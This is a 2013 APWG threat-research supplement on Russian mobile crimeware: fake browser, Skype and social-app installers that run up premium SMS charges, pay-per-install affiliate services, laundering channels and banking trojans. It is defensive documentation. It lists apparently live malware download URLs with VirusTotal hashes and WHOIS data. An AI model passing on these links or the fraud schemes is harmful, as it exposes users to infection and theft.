Mobile Fraud Supplement:

Mobile Crimeware and Criminal Services Market

Principal Investigators and Correspondent Authors

Jart Armin & Andrey Komarov

Contributing Researchers

Raoul Chiesa, Bryn Thompson, Will Rogofsky

Panel & Review

Peter Cassidy (APWG), Dr. Ray Genoe (UCD), Robert McArdle (Trend Micro), Edgardo Montes de Oca (Montimage), Dave Piscitello (ICANN), Foy Shiver (APWG)

APWG Mobile Fraud web site - http://apwg.org/resources/mobile

Table of Contents

Published May 8th, 2013- ISBN # 978-0-9836249-9-8

Introduction

Underground cybercrime services

A thriving underground economy exists in the mobile market where cybercriminals adapt tried and tested techniques, used to exploit PC users, as well as a growing number of innovative techniques developed specifically for the rapidly expanding portable device arena.

Russian cybercriminals, known for their technological skills and expertise, have been quick to take advantage of less savvy or ill-prepared mobile users and to exploit vulnerabilities, some of which are device specific and inherent.

This supplement expands on the white paper entitled *Mobile Threats and the Underground Marketplace.* It presents background information and additional detail to the issues raised. It does not intend to cover all known exploits in the mobile market but to provide a snapshot of some of the techniques currently favored by the most successful of cybercriminal enterprises in, mainly, Eastern Europe and the Russian Federation. In a global market, though, some exploits have the ability to ensnare a wider audience and bigger targets.

Pay by Install – Fake Mobile Browsers

Unscrupulous operators launch targeted attacks on unsuspecting mobile users via affiliate agents engaged in commission-based programs. Agents may be fully aware of the intended operation, but many remain unaware, that installs contain malicious programs that send users to fake browsers. One of the most popular mobile browsers in the Russian Federation has recently been the target of successful attacks.

1) Opera Mini

Once downloaded this service distributes several variants of mobile malware (illegal SMS and mobile content subscriptions) under Opera Mini landing pages.




Figure 1: Fake Opera-Mini application distributing malware on mobile traffic (WAP, WEB)

An example of this operation exists on: SmsPurple.ru (94.75.199.211, AS16265 – NL/Leaseweb B.v.)

```
domain:         SMSPURPLE.RU
nserver:        dns1.yandex.net.
nserver:        dns2.yandex.net.
state:          REGISTERED, DELEGATED, UNVERIFIED
person:         Private Person
registrar:      NAUNET-REG-RIPN
admin-contact:  https://client.naunet.ru/c/whoiscontact
created:        2011.12.02
```

```
paid-till:      2013.12.02
free-date:      2014.01.02
source:         TCI
```

Recent investigations found around 130 WEB-sites spreading fake mobile browsers using Opera Software brand in .RU and .COM domain name zones.

№	Domain name	VirusTotal analytics
1	http://opera-ltd.com/opera_mini_android_download.html - Android malware	https://www.virustotal.com/file/7cecfba8625f7a0f65edde293d5e2134204f6ba072cfdc61a5c9ea307e4b77e7/analysis/1360329941/
2	http://opera-ltd.com/opera_mini_ios_download.html - iOS malware	https://www.virustotal.com/file/443555ab33050042bd6aa10318a4dfbe665abf1207eb68c958478adf2c6d31b1/analysis/1360330172/
3	http://operamini-sonyericsson.ru/ - Nokia Symbian malware	https://www.virustotal.com/file/e617b150107303116153a271e0ff16f81db1b0a06ff9009c676a1769048d7497/analysis/1350635477/
4	http://operaminis5230.ru/ - Nokia Symbian malware	https://www.virustotal.com/file/e617b150107303116153a271e0ff16f81db1b0a06ff9009c676a1769048d7497/analysis/1350635477/
5	http://q-torrent.ru/Opera-12.00.exe - Windows Mobile malware	https://www.virustotal.com/file/8d4b287765ae33141ec469b7842bf8675fd22912e68bebd017420f64ff69a028/analysis/1343897094/
6	http://apdat-opera.ru/d.php?a=1&nb - Nokia Symbian malware	https://www.virustotal.com/file/8ad495489d1e2da878cbe863bcd453ae3a9880667a2679e27c00dd2038f49d72/analysis/1338910414/
7	http://6-opera-mini.ru/d.php?a=1&nb - Nokia Symbian malware	https://www.virustotal.com/ru/file/b99fd341f12ab56175ee83e04bca17c3b198e49c605151cc302cc81bf6bf935b/analysis/1338905206/
8	http://1-opera.ru/d.php?a=1&nb - Nokia Symbian malware	https://www.virustotal.com/file/d7926b8ba1bd67cc121888284492e53d230f26f5686150d3e2330405ccd5829d/analysis/1338904430/
9	http://www.opera11-download.ru/Opera-installer.exe - Windows Mobile malware	https://www.virustotal.com/file/d256513b92ae88833c4cd73ecc9690e372b24f24ba81fbe69284b866ff4c8773/analysis/1335621177/

Android mobiles are targeted with fake acceleration applications.




Figure 2: Fake mobile-acceleration application on Google Android

The underground cybercriminal economy thrives through a wide scope of applications as illustrated in the above examples.

2) Fake social network applications

Social network applications are at risk from mobile malware. Cybercriminals tend to target well-known applications in order to maximize profits.

There are several types of mobile malware variants that fake applications such as Opera, Jimm, VK, Odn, Skype and Gaydating and may be found in many countries: Nigeria, Greece, Finland, Romania, Canada, Denmark, Belgium, Australia, Kyrgyzia, Poland, Chile, Portugal, US, Vietnam, among others.

A typical fake application shows the download progressing to 23% and then makes a payment to the SMS provider.

In the Russian Federation the popular dating website Vkontakte.ru (VK.com) is targeted as the following example shows:




Figure 3: Fake social networking application for VK.com

Fake social networking applications operate through malware such as Java/SMSSend.AY or Trojan/J2ME.Agent.

3) Fake Skype apps

Popular mobile applications are targeted by cybercriminals. Fake Skype applications exploit unsuspecting users by sending expensive and unsolicited SMS messages that earn the operators vast sums in illicit revenue.

The following table illustrates a sample of recent mobile malware that exploits the Skype application:

№	Domain name	VirusTotal analytics
1	http://skype-three-os.com/skype-android-download.html - Google Android malware	https://www.virustotal.com/file/db379a9b5c6b69a7ce504d6e9fb32c91c3bc97a95083851959ae9d3753e0c02d/analysis/1360336864/
2	http://iskyper.ru/uploads/evaer_video_recorder_for_skype_1.2.0.17.rar - Windows Mobile malware	https://www.virustotal.com/file/a3b175ecc09f36f2dc675da53e6065f06571e5a7a3310c36fff22eef4ec9df79/analysis/1360335469/ (evaer_video_recorder_for_skype_1.2.0.17.rar)
3	http://games-goo.ru/skype.exe - Windows Mobile malware	https://www.virustotal.com/file/b73e9bea8bb4d238c679b35a684163e73bfc19f25fca2252d005f16cd28931f2/analysis/1349255603/

Скачать Skype (Скайп) для МТС 1055

Skype – мобильная программа для общения через сеть интернет. Можно устраивать видеосвязь или просто разговаривать в чате.

Вы всегда можете услышать и увидеть родственников, которые уехали в командировку или просто отдыхать. Если вы хотите пообщаться вчетвером или больше, то воспользуйтесь функцией группового общения.

Через Скайп можно отправлять файлы по защищенному протоколу или отослать короткую SMS-ку.

Если у вас много контактов в телефоне, то просто проведите синфронизацию и все ваши знакомые будут в контактах Skype.
Для того чтобы не тратить деньги, найдите бесплатную точку Wi-Fi и разговаривайте в свое удовольствие.

Особенности программы Skype:

- возможность разговаривать через интернет,
- отправка мгновенных сообщений в любую точку мира,
- звонки на стационарные телефоны,
- поддержка планшетов и смартфонов,
- маленький вес приложения,
- звонки через зашифрованный канал,
- синфронизация контактов,
- переадресация звонков, когда вы недоступны,
- чат,
- русский язык,
- и много чего еще!

Хотите начать общение? Тогда пора скачать skype (скайп) для мтс 1055 и воспользоваться этой полезной утилитой!

Скачать

Основные характеристики МТС 1055

Производитель	МТС
Модель	1055
Другие названия	ZTE V9
Год выпуска	2011
Опер. сист.	Android 2.2
Емкость акум. (мА·ч)	3400
Размеры	
Габариты (мм) (ширина x высота x толщина)	192 x 110 x 12.6
Вес (г)	403
Процессор	
Тип процессора	Qualcomm MSM7227
Тактовая частота (МГц)	600
Память	
Оперативная память (Мб)	512
Коммуникации	
Телефон	GSM, UMTS

Figure 4: skype-three-os.com (IP: 91.208.16.14)

Subscription Services

In the underground mobile market in the Russian Federation, malware traffic is spread via key players such as: ZipWap, Phoneconvert, Stimulpremium, Load-Wap, Wizard-mobile, WapSyst. Some require a special invite to become a member, by way of security, as some similar services are banned due to the abuses.

1) ZipWap.ru

The main monetization scheme of ZipWap.ru is through paid installs both on mobile and the web.

ZipWap.ru has more than 60 special paid numbers for different countries, including USA, CA, UK and others.




Figure 5: ZipWap.ru

ZipWap.ru is one of the oldest cybercrime mobile subscription service, in operation since 2011:

```
icq 603559347, zipwapru@gmail.com
domain:        ZIPWAP.RU
nserver:       ns1.reg.ru.
nserver:       ns2.reg.ru.
state:         REGISTERED, DELEGATED, VERIFIED
person:        Private Person
registrar:     REGRU-REG-RIPN
admin-contact: http://www.reg.ru/whois/admin_contact
created:       2011.05.29
paid-till:     2013.05.29
free-date:     2013.06.29
source:        TCI
```

ZipWAP is one of the most highly-technological underground services - it offers DLE, Wordpress, uCoz integration, custom API and CMS integration on Google Android and Nokia Symbian platforms. But, fake applications are automatically generated as part of the package.

The operator charges for the J2ME install and its content, while the user remains unaware the application is loaded with malware that generates the fake applications.




Figure 6: ZipWap offers highly technological services spiked with fake Android and Symbian applications




Figure 7: Android is a target

2) Load-WAP

One of the largest underground services involved in mobile malware distribution is "Load-WAP" with around 1 770 members. This service targets Russia, Belorus, Kazahstan, Armenia, Moldovia, Estonia, Latvia, Litva and Israel.

Some 'Load-WAP' members earn more than $6,000 per day through the distribution of malware, illustrating a high-conversion rate:

Дата	Скачивания	Смс	Ратио смс	руб/1К	Реф.	Сумма
22.07.2011	16234	835	1:19	2922.09 р.	0.00 р.	47437.23 р.
23.07.2011	11982	627	1:19	2746.36 р.	0.00 р.	32906.93 р.
24.07.2011	10378	572	1:18	2969.34 р.	0.00 р.	30815.86 р.
25.07.2011	18017	998	1:18	2570.04 р.	0.00 р.	46304.34 р.
26.07.2011	7370	329	1:22	2175.71 р.	0.00 р.	16035.01 р.
Итого	63981	3361	1:19	2711.73 р.	0.00 р.	173499.37 р.

Figures 8: Load-WAP.com

Figure 9: Load-WAP.com

```
Domain Name: LOAD-WAP.COM
 Registration Date: 08-Nov-2011
 Expiration Date: 08-Nov-2013
 Status:LOCKED
 Name Servers:
    ns16.dnsever.com
    ns55.dnsever.com
    ns86.dnsever.com
```

```
Registrant Contact Details:
   PrivacyProtect.org

   Domain Admin          ( contact@privacyprotect.org )
   ID#10760, PO Box 16
   Note - Visit PrivacyProtect.org to contact the domain o
wner/operator
   Nobby Beach
   Queensland,QLD 4218
   AU
   Tel. +45.36946676
```

Load-WAP targets Google android applications and pays its agents up to 80% per install. The service also offers private mobile malware applications for VIP members on iPhone and iPad, but this is no longer published.




Figure 10: Load-WAP private VIP services for Apple iOS traffic




Figure 11: Load-WAP special iOS landing pages for VIP members

3) StimulPremium

Figure 12: Stimulpremium private registration invites

```
Registration Service Provided By: DOMAIN NAMES REGISTRAR
REG.RU LTD.

Domain Name: STIMULPREMIUM.COM
Registration Date: 26-Apr-2011
Expiration Date: 26-Apr-2013
Status:LOCKED
```

```
Name Servers:
    ns1.reg.ru
    ns2.reg.ru
Registrant Contact Details:
    PrivacyProtect.org

    Domain Admin        ( contact@privacyprotect.org )
    ID#10760, PO Box 16
    Note - Visit PrivacyProtect.org to contact the domain o
wner/operator
    Nobby Beach
    Queensland,QLD 4218
    AU
    Tel. +45.36946676
```




Figure 13: StimulPremium domain lock for private VIP webmasters

4) Supporting Infrastructures

Cybercriminals benefit from the support of "friendly" financial services. Some of the revenues generated by mobile malware are channeled through Webmoney (WMR) or by banking transfer through EPESE. EPESE is an anonymous money laundering service where it is not necessary to open a bank account in order to transfer sums of money or to receive revenue from other underground partner programs.

Services similar to EPESE are affiliated to famous 'pharma' underground programs such as 'RX-Affiliate-Network' and are well-known in some adult webmasters communities.

Other opportunities to 'cash out' illicit sums are provided by services such as EPESE through special prepaid cards which are sent out anonymously to members.




Figure 14: Prepaid cards sent out anonymously




Figure 15: Money laundering services discussed on adult webmasters communities[1]

[1] http://www.master-x.com/forum/topics/151109/

Mobile Banking Malware

Mobile banking malware is available in a variety of applications. Malware that diverts banking funds provides the greatest potential for damage to both the user and financial institutions. As mobile banking gains in popularity, and becomes readily available to every banking client, these types of attacks will increase.

One of the most well-known Trojans, to-date, targets Android and Blackberry; ZitMo – "Zeus in the Mobile", is confined mainly to European countries although it is still responsible for grabbing millions in euros.

OTP (One Time Password) has proved to be susceptible to interception. SMS or MTAN code grabbing precedes the illegal transfer of money; the malware hides incoming message notification giving cybercriminals the time to make the transfer and to confirm the transaction through the compromised online account.

Another popular malware blocks incoming calls from the bank call-center number. This enables a money-mule to call the bank instead of the client and to confirm the transfer details.

Other types of mobile banking malware are examined in more detail:

1) Flooders (Skype, ICQ SMS)

Cybercriminals use special tools like Skype Flooders and ICQ SMS flooders which are useful, too, for 'smishing' attacks.

